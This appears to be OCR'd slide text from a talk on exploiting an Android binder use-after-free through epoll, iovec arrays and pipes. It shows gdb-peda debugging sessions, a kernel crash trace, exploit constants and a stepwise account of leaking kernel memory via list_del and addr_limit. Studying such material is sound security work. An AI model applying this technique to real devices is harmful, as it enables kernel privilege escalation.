=> 0xffffffff803d41cc <ep_unregister_pollwait+96>:      call   0xffffffff8029d8e6 <remove_wait_queue>
   0xffffffff803d41d1 <ep_unregister_pollwait+101>:     call   0xffffffff802b7716 <__rcu_read_unlock>
   0xffffffff803d41d6 <ep_unregister_pollwait+106>:
    mov    rdi,QWORD PTR [rip+0xf439bb]        # 0xffffffff81317b98 <pwq_cache>
   0xffffffff803d41dd <ep_unregister_pollwait+113>:     mov    rsi,r12
   0xffffffff803d41e0 <ep_unregister_pollwait+116>:     call   0xffffffff803839d7 <kmem_cache_free>
Guessed arguments:
arg[0]: 0xffff888097b068a0 --> 0x100000000
arg[1]: 0xffff88808962ad50 --> 0x0
[------------------------------------stack-------------------------------------]
0000| 0xffffc900015a3e28 --> 0xffff88810f75b6c0 --> 0x0
0008| 0xffffc900015a3e30 --> 0xffff88807be9ae00 --> 0x1
0016| 0xffffc900015a3e38 --> 0xffff888087de4200 --> 0x0
0024| 0xffffc900015a3e40 --> 0xffff88807be9ae00 --> 0x1
0032| 0xffffc900015a3e48 --> 0xffffc900015a3e70 --> 0xffffc900015a3f30 --> 0xffffc900015a3f48 --> 0x0
0040| 0xffffc900015a3e50 --> 0xffffffff803d4dd9 --> 0xe8ef894c30c58349
0048| 0xffffc900015a3e58 --> 0x0
0056| 0xffffc900015a3e60 --> 0xffff88810f75b6c0 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Thread 6 hit Breakpoint 10, 0xffffffff803d41cc in ep_remove_wait_queue (pwq=<optimized out>)
    at fs/eventpoll.c:612
612             printk("NOVITOLL: whead->next: %p, whead->prev: %p\n", whead->head.next, whead->head.
gdb-peda$ del 10
gdb-peda$ x/50wx $rdi
0xffff888097b068a0:     0x00000000      0x00000001      0x00001000      0x00000000
0xffff888097b068b0:     0xbeeffeed      0x00000000      0x00001000      0x00000000
0xffff888097b068c0:     0x00000000      0x00000000      0x00000000      0x00000000
0xffff888097b068d0:     0x00000000      0x00000000      0x00000000      0x00000000
0xffff888097b068e0:     0x00000000      0x00000000      0x00000000      0x00000000
0xffff888097b068f0:     0x00000000      0x00000000      0x00000000      0x00000000
0xffff888097b06900:     0x00000000      0x00000000      0x00000000      0x00000000
0xffff888097b06910:     0x00000000      0x00000000      0x00000000      0x00000000
0xffff888097b06920:     0x00000000      0x00000000      0x00000000      0x00000000
0xffff888097b06930:     0x00000000      0x00000000      0x00000000      0x00000000
0xffff888097b06940:     0x00000000      0x00000000      0x00000000      0x00000000
0xffff888097b06950:     0x00000000      0x00000000      0x00000000      0x00000000
0xffff888097b06960:     0x00000000      0x00000000
gdb-peda$ watch *(unsigned long *)0xffff888097b068b0
Hardware watchpoint 11: *(unsigned long *)0xffff888097b068b0
gdb-peda$ info b
Num     Type           Disp Enb Address            What
11      hw watchpoint  keep y                      *(unsigned long *)0xffff888097b068b0
```

```
R15: 0x2
EFLAGS: 0x46 (carry PARITY adjust ZERO sign trap interrupt direction overflow)
[-------------------------------------code-------------------------------------]
   0xffffffff8029d8ff <remove_wait_queue+25>:   mov    rax,QWORD PTR [rbx+0x20]
   0xffffffff8029d903 <remove_wait_queue+29>:   mov    rdi,QWORD PTR [rbp-0x10]
   0xffffffff8029d907 <remove_wait_queue+33>:   mov    QWORD PTR [rdx+0x8],rax
=> 0xffffffff8029d90b <remove_wait_queue+37>:   mov    QWORD PTR [rax],rdx
   0xffffffff8029d90e <remove_wait_queue+40>:   movabs rax,0xdead000000000100
   0xffffffff8029d918 <remove_wait_queue+50>:   mov    QWORD PTR [rbx+0x18],rax
   0xffffffff8029d91c <remove_wait_queue+54>:   add    rax,0x100
   0xffffffff8029d922 <remove_wait_queue+60>:   mov    QWORD PTR [rbx+0x20],rax
[------------------------------------stack-------------------------------------]
0000| 0xffffc900015a3e08 --> 0xffff888097b068a0 --> 0x100000001
0008| 0xffffc900015a3e10 --> 0xffff88807be9ae00 --> 0x1
0016| 0xffffc900015a3e18 --> 0xffffc900015a3e48 --> 0xffffc900015a3e70 --> 0xffffc9
0024| 0xffffc900015a3e20 --> 0xffffffff803d41d1 --> 0x3d8b48ffee3540e8
0032| 0xffffc900015a3e28 --> 0xffff88810f75b6c0 --> 0x0
0040| 0xffffc900015a3e30 --> 0xffff88807be9ae00 --> 0x1
0048| 0xffffc900015a3e38 --> 0xffff888087de4200 --> 0x0
0056| 0xffffc900015a3e40 --> 0xffff88807be9ae00 --> 0x1
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Thread 6 hit Hardware watchpoint 11: *(unsigned long *)0xffff888097b068b0

Old value = <unreadable>
New value = 0xffff888097b068a8
__list_del (next=<optimized out>, prev=<optimized out>) at ./include/linux/list.h:1
Warning: Source file is more recent than executable.
106             WRITE_ONCE(prev->next, next);
gdb-peda$ x/20wx 0xffff888097b068a0
0xffff888097b068a0:     0x00000001      0x00000001      0x00001000      0x00000000
0xffff888097b068b0:     0x97b068a8      0xffff8880      0x00001000      0x00000000
0xffff888097b068c0:     0x00000000      0x00000000      0x00000000      0x00000000
0xffff888097b068d0:     0x00000000      0x00000000      0x00000000      0x00000000
0xffff888097b068e0:     0x00000000      0x00000000      0x00000000      0x00000000
gdb-peda$
```

0xBEEFFEED is c


do_sys_settimeofday64()

```
emulator: emulator_window_fb_rotate

emulator: No acpi ini file provided, using default

emulator: VERBOSE: winsys-qt.cpp:892: config multidisplay with config.ini 0x0 0x0 0x0
emulator: No acpi ini file provided, using default

WebSocketServer listening on port 41999
Qt WebEngine ICU data not found at /usr/local/google/home/joshuaduong/qt-build-5.12.1/install-linux-x
Qt WebEngine ICU data not found at /usr/local/google/home/joshuaduong/qt-build-5.12.1/install-linux-x
Installed Qt WebEngine locales directory not found at location /usr/local/google/home/joshuaduong/qt-
rectory...
Qt WebEngine locales directory not found at location /home/novitoll/Android/Sdk/emulator/lib64/qt/lib
t.
Path override failed for key ui::DIR_LOCALES and path '/home/novitoll/.QtWebEngineProcess'
Qt WebEngine resources not found at /usr/local/google/home/joshuaduong/qt-build-5.12.1/install-linux-
Qt WebEngine resources not found at /usr/local/google/home/joshuaduong/qt-build-5.12.1/install-linux-
[1121/114905.638242:WARNING:resource_bundle_qt.cpp(116)] locale_file_path.empty() for locale
[21545:21666:1121/114905.853910:ERROR:nss_util.cc(748)] After loading Root Certs, loaded==false: NSS
```

Android Emulator - kt:5554

novitoll@debian: ~/Downloads/ar

```
EFLAGS: 0x10012 (carry parity ADJUST zero sign trap interrupt direction overflow)
[-------------------------------------code-------------------------------------]
   0xffffffff8171f6c5 <memset_orig+37>: je     0xffffffff8171f700 <memset_orig+96>
   0xffffffff8171f6c7 <memset_orig+39>: nop    WORD PTR [rax+rax*1+0x0]
   0xffffffff8171f6d0 <memset_orig+48>: dec    rcx
=> 0xffffffff8171f6d3 <memset_orig+51>: mov    QWORD PTR [rdi],rax
   0xffffffff8171f6d6 <memset_orig+54>: mov    QWORD PTR [rdi+0x8],rax
   0xffffffff8171f6da <memset_orig+58>: mov    QWORD PTR [rdi+0x10],rax
   0xffffffff8171f6de <memset_orig+62>: mov    QWORD PTR [rdi+0x18],rax
   0xffffffff8171f6e2 <memset_orig+66>: mov    QWORD PTR [rdi+0x20],rax
[------------------------------------stack-------------------------------------]
0000| 0xffffffff82407c70 --> 0xffffffff805a2c28 --> 0x55c35d5e415d415a
0008| 0xffffffff82407c78 --> 0xffff88812b400000 --> 0x0
0016| 0xffffffff82407c80 --> 0x0
0024| 0xffffffff82407c88 --> 0x200000 ('')
0032| 0xffffffff82407c90 --> 0xffffffff82407d40 --> 0xffffffff82407d78 --> 0xffffffff82407d88 --> 0xffffffff82407df0 --> 0xffffffff82407e20 (--> ...)
0040| 0xffffffff82407c98 --> 0xffffffff82922f7e --> 0xc0314503ebc08949
0048| 0xffffffff82407ca0 --> 0x12b400000
0056| 0xffffffff82407ca8 --> 0x1ffffffff0480f97
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGTRAP
memset_orig () at arch/x86/lib/memset_64.S:92
92              movq  %rax,(%rdi)
gdb-peda$ b do_sys_settimeofday64
Breakpoint 1 at 0xffffffff803b25ce: do_sys_settimeofday64. (2 locations)
gdb-peda$
```


fork()
Parent process
Child process
BINDER_THREAD_EXIT
sleep(2)
vfs_writev
do_readv_writev
import_iovec
rw_copy_check_uvector
The iovec_array has now been copied into kernel memory and replaced the values of the wait_queue_head_t.
Write 0x1000 bytes to pipe from dummy page then block because pipe size was set to 0x1000.
writev (Writes contents from iov_base into pipe)
ep_remove
ep_unregister_pollwait
ep_remove_wait_queue
remove_wait_queue
spin_lock_irqsave
__remove_wait_queue
list_del
EPOLL_CTL_DEL
Blocking. Blocks until other side of pipe is opened for read.
The iovec array entries in the position of the freed wait_queue_head_t have been overwritten with kernel addresses using list_del
read() Read 0x1000 bytes from the pipe. This is just the data from the dummy page to then unblock the write.
Write bytes from kernel address (overwritten iov_base) to pipe.

#define WAITQUEUE_OFFSET 0xA0 // 0x9C

```
212.345300] RIP: 0010:native_queued_spin_lock_slowpath+0x2f/0x1b0
212.345301] RSP: 0018:ffffb8668204bda8 EFLAGS: 00000086
212.345302] RAX: 00000000beeffeed RBX: ffff9ff17594bea0 RCX: 0000000000000007
212.345302] RDX: 0000000000000001 RSI: 00000000beeffeed RDI: ffff9ff17594bea0
212.345303] RBP: ffffb8668204bdc0 R08: 0000000000000007 R09: 0000000000000200
212.345303] R10: 0000000000000002 R11: ffffffff9906abed R12: ffff9ff17594bea0
212.345304] R13: 0000000000000286 R14: ffff9ff1a21cbbc0 R15: dead000000000100
212.345305] FS:  0000769626f91010(0000) GS:ffff9ff23fc80000(0000) knlGS:0000000000000000
212.345305] CS:  0010 DS: 0000 ES: 0000 CR0: 0000000080050033
212.345306] CR2: 0000769626cd62e0 CR3: 0000000091c3c000 CR4: 00000000000006a0
212.345307] DR0: 0000000000000000 DR1: 0000000000000000 DR2: 0000000000000000
212.345308] DR3: 0000000000000000 DR6: 00000000fffe0ff0 DR7: 0000000000000400
212.345308] Call Trace:
212.345309]  queued_spin_lock_slowpath+0xb/0xf
212.345309]  _raw_spin_lock_irqsave+0x3d/0x46
212.345309]  remove_wait_queue+0x12/0x49
212.345310]  ep_unregister_pollwait.isra.0+0x93/0xb7
212.345310]  ep_remove+0x1b/0xc6
212.345311]  SyS_epoll_ctl+0x742/0x862
212.345311]  do_syscall_64+0x6b/0x7c
212.345312]  entry_SYSCALL_64_after_hwframe+0x3d/0xa2
212.345312] RIP: 0033:0x769626d77f1a
212.345313] RSP: 002b:00007ffedf231f58 EFLAGS: 00000202 ORIG_RAX: 00000000000000e9
212.345314] RAX: ffffffffffffffda RBX: 00007ffedf2322c8 RCX: 0000769626d77f1a
212.345315] RDX: 0000000000000005 RSI: 0000000000000002 RDI: 0000000000000006
212.345315] RBP: 00007ffedf232160 R08: 0000000000000000 R09: 00007ffedf2322d8
212.345316] R10: 00007ffedf232150 R11: 0000000000000202 R12: 00007ffedf2322d8
212.345317] R13: 0000000000000000 R14: 00005591b2701a40 R15: 0000000000000001
212.345317] Code: 41 55 41 54 53 48 89 fb 0f 1f 44 00 00 eb 0f 81 fe 00 01 00 00 75 33 b8
```

```
29  #define BINDER_THREAD_EXIT 0x40046208ul
30  #define PAGE_SIZE 0x1000
31
32  #define BINDER_THREAD_SZ 0x190
33  #define IOVEC_ARRAY_SZ  (BINDER_THREAD_SZ / 16) // 25
34  #define WAITQUEUE_OFFSET 0xA0
35  #define IOVEC_INDX_FOR_WQ (WAITQUEUE_OFFSET / 16) // 10
```

addr_limit, accessok()

x86/uaccess: Move thread_info::addr_limit to thread_struct

```
struct thread_info is a legacy mess.  To prepare for its partial removal,
move thread_info::addr_limit out.

As an added benefit, this way is simpler.

Signed-off-by: Andy Lutomirski <luto@kernel.org>
Cc: Borislav Petkov <bp@alien8.de>
Cc: Brian Gerst <brgerst@gmail.com>
Cc: Denys Vlasenko <dvlasenk@redhat.com>
Cc: H. Peter Anvin <hpa@zytor.com>
Cc: Josh Poimboeuf <jpoimboe@redhat.com>
Cc: Linus Torvalds <torvalds@linux-foundation.org>
Cc: Peter Zijlstra <peterz@infradead.org>
Cc: Thomas Gleixner <tglx@linutronix.de>
Link: http://lkml.kernel.org/r/15bee834d09402b47ac86f2feccdf6529f9bc5b0.1468527351.git.luto@kernel.org
Signed-off-by: Ingo Molnar <mingo@kernel.org>
```

master (#25) v5.5-rc2 ... v4.8-rc1

iov_iter: saner checks on copyin/copyout

Browse files

```
* might_fault() is better checked in caller (and e.g. fault-in + kmap_atomic
codepath also needs might_fault() coverage)
* we have already done object size checks
* we have *NOT* done access_ok() recently enough; we rely upon the
iovec array having passed sanity checks back when it had been created
and not nothing having buggered it since.  However, that's very much
non-local, so we'd better recheck that.

So the thing we want does not match anything in uaccess - we need
access_ok + kasan checks + raw copy without any zeroing.  Just define
such helpers and use them here.

Signed-off-by: Al Viro <viro@zeniv.linux.org.uk>
```

master (#31) v5.5-rc2 ... v4.13-rc1

Al Viro committed on Jun 29, 2017 1 parent 72e809e commit 09fc68dc66f7597bdc8898c991609a48f061bed5

Showing 1 changed file with 39 additions and 16 deletions. Unified Split


55 lib/iov_iter.c

```diff
@@ -130,6 +130,24 @@
        }                                                       \
}

+ static int copyout(void __user *to, const void *from, size_t n)
+ {
+       if (access_ok(VERIFY_WRITE, to, n)) {
+               kasan_check_read(from, n);
+               n = raw_copy_to_user(to, from, n);
+       }
+       return n;
+ }
+
+ static int copyin(void *to, const void __user *from, size_t n)
+ {
+       if (access_ok(VERIFY_READ, from, n)) {
+               kasan_check_write(to, n);
+               n = raw_copy_from_user(to, from, n);
+       }
+       return n;
+ }
```

```
#define access_ok(type, addr, size)                                    \
({                                                                     \
        WARN_ON_IN_IRQ();                                              \
        likely(!__range_not_ok(addr, size, user_addr_max()));          \
})
```

```
#define user_addr_max() (current->thread.addr_limit.seg)
```

[72.318126] NOVITOLL: ADDR_LIMIT user_addr_max(): 7fffffffff000



DEMO

QUESTIONS?